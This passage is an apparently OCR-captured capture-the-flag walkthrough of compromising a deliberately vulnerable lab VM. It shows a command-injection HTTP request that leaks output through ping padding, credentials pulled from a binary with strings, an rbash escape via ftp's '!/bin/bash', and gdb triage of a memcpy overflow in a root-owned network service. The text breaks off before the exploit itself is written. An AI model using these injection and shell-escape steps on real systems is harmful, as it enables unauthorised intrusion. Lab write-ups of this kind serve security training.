
sysadmin-tool

which is a: BIN file (5.6 KB)

from: http://192.168.56.101

Would you like to save this file?

With the file downloaded, I run the **file** command against **sysadmin-tool** to determine how to proceed:




```
root@kali:~/highjack/persistence# file sysadmin-tool
sysadmin-tool: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamic
ally linked (uses shared libs), for GNU/Linux 2.6.18, BuildID[sha1]=0x19f1c37f1d
67d6c62fb2f21df70de2a70c0563e9, not stripped
```

So it's an executable, let's use our favourite advanced reverse engineering tool ;) **strings** on the binary file:

Here we can see some valuable information.

1) the usage of the application (in red)
2) a system command which modifies the firewall rules (in blue)
3) some credentials that we can use to gain access (in green)




```
root@kali:~/highjack/persistence# strings sysadmin-tool
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
chroot
strncmp
puts
setreuid
mkdir
rmdir
chdir
system
__libc_start_main
GLIBC_2.0
PTRh
[^_]
Usage: sysadmin-tool --activate-service
--activate-service
breakout
/bin/sed -i 's/^#//' /etc/sysconfig/iptables
/sbin/iptables-restore < /etc/sysconfig/iptables
Service started...
Use avida:dollars to access.
/nginx/usr/share/nginx/html/breakout
```


Let's use the command injection to run **sysadmin-tool –activate-service**

```
POST /debug.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101
Firefox/22.0 Iceweasel/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.106.145/debug.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 130

addr=127.0.0.1+%26%26+ping+192.168.56.102+-p+$(echo+-n+`./sysadmin-
tool+--activate-service`|xxd+-i|tr+-d+'0x'|tr+-d+',\r\n')+-c+1
```

Running a basic nmap scan **(nmap 192.168.56.101)** we can see that this has activated ssh:



```
root@kali:~/highjack/persistence# nmap 192.168.56.101

Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-17 13:35 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:AB:7A:E2 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds
```

Now we try to login to the box with the credentials – luckily for us they work!



```
root@kali:~/highjack/persistence# ssh avida@192.168.56.101
avida@192.168.56.101's password:
Last login: Wed Sep 17 04:33:14 2014
-rbash-4.1$
```

Where is Michael Scoffield when you need him?


However we can see that avida's shell is restrictive bash, if we try to **cd /** we are presented with an error:



```
-rbash-4.1$ cd /
-rbash: cd: restricted
```

Looking at the current folder we notice there is a folder structure of **usr/bin** inside this there are symbolic links to a bunch of commands, these are the commands that we are allowed to execute inside this restrictive shell:



```
-rbash-4.1$ ls -R
.:
usr

./usr:
bin

./usr/bin:
cat    df    ftp     ifconfig  ls      netstat  pstree  rmdir   top     which
clear  diff  grep    iftop     lscpu   nice     pwd     route   touch   who
cp     dir   gunzip  ipcalc    md5sum  passwd   rename  seq     uniq    whoami
cut    du    gzip    kill      mkdir   ping     renice  sort    uptime
dd     file  id      locale    nano    ps       rm      telnet  wc
-rbash-4.1$
```
The centos box doesn't have any man pages installed (boo!) but to help me escape the shell I carefully checked the man page for each command that was available looking for a way to escape rbash.

When I ran **man ftp** from my Kali box I came across the following:


```
   ! [command [args]]
               Invoke an interactive shell on the local machine.  If there are argu-
               ments, the first is taken to be a command to execute directly, with the
               rest of the arguments as its arguments.
```
Well this looks like just the ticket, let's give it a try. First we launch **ftp** with no parameters so it is in interactive mode, then we enter **!/bin/bash** to run bash, as you can see we no longer receive the permission denied error message – **Tick Tick BOOM HEADDSHOTTT!**



```
ftp> !/bin/bash
bash-4.1$ cd /
bash-4.1$
```

My intuition told me that the $PATH variable had probably been messed with by rbash:



```
bash-4.1$ echo $PATH
/home/avida/usr/bin
bash-4.1$
```

I didn't want to have to type full paths every time I ran a command so I fixed the path with the following command: **export PATH=/usr/bin:/bin:/usr/sbin**

After enumerating the box some more, I ran **ps aux | grep root** looking for any interesting processes running as root. I was able to locate /usr/local/bin/wopr the /usr/local folder is usually for external applications that do not come bundled with the Linux distro, so chances were this was a custom application.


```
root       908  0.0  0.2   8940  1040 ?        Ss   04:33   0:00 /usr/sbin/sshd
root       984  0.0  0.5  12960  2576 ?        Ss   04:33   0:00 /usr/libexec/postfix/master
root       994  0.0  0.2   6000  1300 ?        Ss   04:33   0:00 crond
root      1005  0.0  0.0   2004   408 ?        S    04:33   0:00 /usr/local/bin/wopr
root      1008  0.0  1.0  19300  5364 ?        Ss   04:33   0:01 php-fpm: master process (/e
```

A quick google later and showed me this was a reference to the movie wargames:



https://www.google.com/search?q=she+bang+character&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:unofficial&cl

wopr

About 513,000 results (0.32 seconds)


WarGames - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/WarGames Wikipedia
The film follows David Lightman (Broderick) a young hacker who unwittingly accesses **WOPR**, a United States military supercomputer programmed to predict ...
WarGames: The Dead Code - War Game - John Wood - War Game (film)

This had to the be the right file, running wopr showed a bind() error it seemed highly likely this was a network application:



```
bash-4.1$ /usr/local/bin/wopr
bind: Address already in use
```

Hello Professor Falken

I ran **netstat -tulpn** ("t" is tcp, "u" is udp "l" is listening, "p" is program and "n" is for numeric) in hope that it will tell me the process ID so I could compare it to the process ID of the wopr application, however this was not the case, as you need to be root to use the "p" flag:



```
bash-4.1$ netstat -tulpn
(No info could be read for "-p": geteuid()=500 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/
tcp        0      0 0.0.0.0:3333                0.0.0.0:*                   LISTEN      -
tcp        0      0 127.0.0.1:9000              0.0.0.0:*                   LISTEN      -
tcp        0      0 0.0.0.0:80                  0.0.0.0:*                   LISTEN      -
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      -
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      -
tcp        0      0 :::22                       :::*                        LISTEN      -
tcp        0      0 ::1:25                      :::*                        LISTEN      -
udp        0      0 0.0.0.0:68                  0.0.0.0:*                               -
bash-4.1$
```

So I was out of luck, the only choice was to connect to each port with netcat one by one. The first command I entered was **nc 127.0.0.1 3333** and lone behold I was presented with a prompt displaying the famous quote from wargames: "would you like to play a game?" - sweeeeet so it seems like we've found the correct application:




```
bash-4.1$ nc 127.0.0.1 3333
[+] hello, my name is sploitable
[+] would you like to play a game?
> 
```

I ran **file /usr/local/bin/wopr** the format was elf 32-bit executable it was pretty safe to say the application was created with a C based language so there could be some form of memory corruption issue inside:




```
bash-4.1$ file /usr/local/bin/wopr
/usr/local/bin/wopr: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically l
inked (uses shared libs), for GNU/Linux 2.6.18, not stripped
```

I decided to create a folder inside /tmp to contain all my PoC code:



```
bash-4.1$ mkdir /tmp/exploit
bash-4.1$ cd /tmp/exploit
bash-4.1$ 
```


Now I wanted to inspect the security of the executable, so I launched nano and pasted checksec.sh[1] into it.



```
  GNU nano 2.0.9                File: checksec.sh                              Modified

    FS_functions=( $(readelf -s $2/exe | awk '{ print $8 }' | sed 's/_*//' | sed -e 's/@.*/$

    FS_libc_check
    FS_binary_check
    FS_comparison
    FS_summary
  fi
  exit 0
  ;;

 *)
  if [ "$#" != "0" ] ; then
    printf "\033[31mError: Unknown option '$1'.\033[m\n\n"
  fi
  help
  exit 1
  ;;
esac
```


I made checksec.sh executable with **chmod +x checksec.sh** and then ran it using **./checksec.sh –file /usr/local/bin/wopr** to see the protection mechanisms employed – great so we need to bypass a stack canary and a non-executable stack (NX). Well we can use ret2libc for NX but at this point I wasn't too sure about the stack canary.

[1] **http://www.trapkit.de/tools/checksec.sh**



```
bash-4.1$ chmod +x checksec.sh
bash-4.1$ ./checksec.sh --file /usr/local/bin/wopr
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   /usr
/local/bin/wopr
bash-4.1$
```

I checked the ASLR status for the box with **cat /proc/sys/kernel/randomize_va_space** zero indicates it's off, good news for us ☺



```
bash-4.1$ cat /proc/sys/kernel/randomize_va_space
0
```

Let's disassemble the application and take a peek, launch **gdb /usr/local/bin/wopr**. At the GDB prompt I set the disassembly flavour to Intel syntax as I find it easier to read, the command is **set disassembly-flavor intel**. I have then issued **disas main** to disassemble the main function, my reverse engineering skills are limited so I find the easiest way to get a very high level idea of how an application works is to look at the call instructions, we can see which functions are called and if necessary examine any interesting logic between the calls to c functions that commonly have memory corruption issues, I have removed everything but the calls from the output to make it clearer, by googling the get_reply function highlighted in red, we can determine that this is a custom function.

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:

   0x08048838 <+90>:  call   0x804860c <socket@plt>
   0x080488f8 <+282>: call   0x80485ac <memset@plt>
    0x08048918 <+314>:     call   0x804863c <bind@plt>
   0x08048943 <+357>: call   0x804866c <puts@plt>
   0x08048959 <+379>: call   0x804859c <listen@plt>
   0x08048994 <+438>: call   0x804869c <setenv@plt>
   0x080489ac <+462>: call   0x804866c <puts@plt>
   0x080489ce <+496>: call   0x80485fc <accept@plt>
   0x08048a04 <+550>: call   0x804866c <puts@plt>
   0x08048a09 <+555>: call   0x804867c <fork@plt>
   0x08048a2f <+593>: call   0x804858c <write@plt>
   0x08048a4d <+623>: call   0x804858c <write@plt>
   0x08048a6b <+653>: call   0x804858c <write@plt>
   0x08048a89 <+683>: call   0x80485ac <memset@plt>
   0x08048aa9 <+715>: call   0x80485dc <read@plt>
   0x08048ad1 <+755>: call   0x8048774 <get_reply>
   0x08048aef <+785>: call   0x804858c <write@plt>
   0x08048afd <+799>: call   0x804864c <close@plt>
```

Let's take a look at get_reply as well using **disas get_reply**.

```
(gdb) disas get_reply
Dump of assembler code for function get_reply:
   0x0804877a <+6>:   mov    eax,DWORD PTR [ebp+0x8]e
   0x0804877d <+9>:   mov    DWORD PTR [ebp-0x28],eax
   0x08048780 <+12>:  mov    eax,DWORD PTR [ebp+0xc]
   0x08048783 <+15>:  mov    DWORD PTR [ebp-0x2c],eax
   0x08048786 <+18>:  mov    eax,DWORD PTR [ebp+0x10]
   0x08048789 <+21>:  mov    DWORD PTR [ebp-0x30],eax
   0x08048792 <+30>:  mov    DWORD PTR [ebp-0x4],eax
   0x08048795 <+33>:  xor    eax,eax
   0x08048797 <+35>:  mov    eax,DWORD PTR [ebp-0x2c]
   0x0804879a <+38>:  mov    DWORD PTR [esp+0x8],eax
   0x0804879e <+42>:  mov    eax,DWORD PTR [ebp-0x28]
   0x080487a1 <+45>:  mov    DWORD PTR [esp+0x4],eax
   0x080487a5 <+49>:  lea    eax,[ebp-0x22]
   0x080487a8 <+52>:  mov    DWORD PTR [esp],eax
   0x080487ab <+55>:  call   0x804861c <memcpy@plt>
   0x080487b0 <+60>:  mov    DWORD PTR [esp+0x8],0x1b
   0x080487b8 <+68>:  mov    DWORD PTR [esp+0x4],0x8048c14
   0x080487c0 <+76>:  mov    eax,DWORD PTR [ebp-0x30]
   0x080487c3 <+79>:  mov    DWORD PTR [esp],eax
   0x080487c6 <+82>:  call   0x804858c <write@plt>
   0x080487cb <+87>:  mov    eax,DWORD PTR [ebp-0x4]
   0x080487ce <+90>:  xor    eax,DWORD PTR gs:0x14
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
```

Looking at the disassembly of get_reply and using Microsoft's security development life cycle article as a reference[2] I noticed the call to memcpy which has been classified as a "banned memory copy function", well this looks promising ☺




Table 20. Banned memory copy functions and replacements

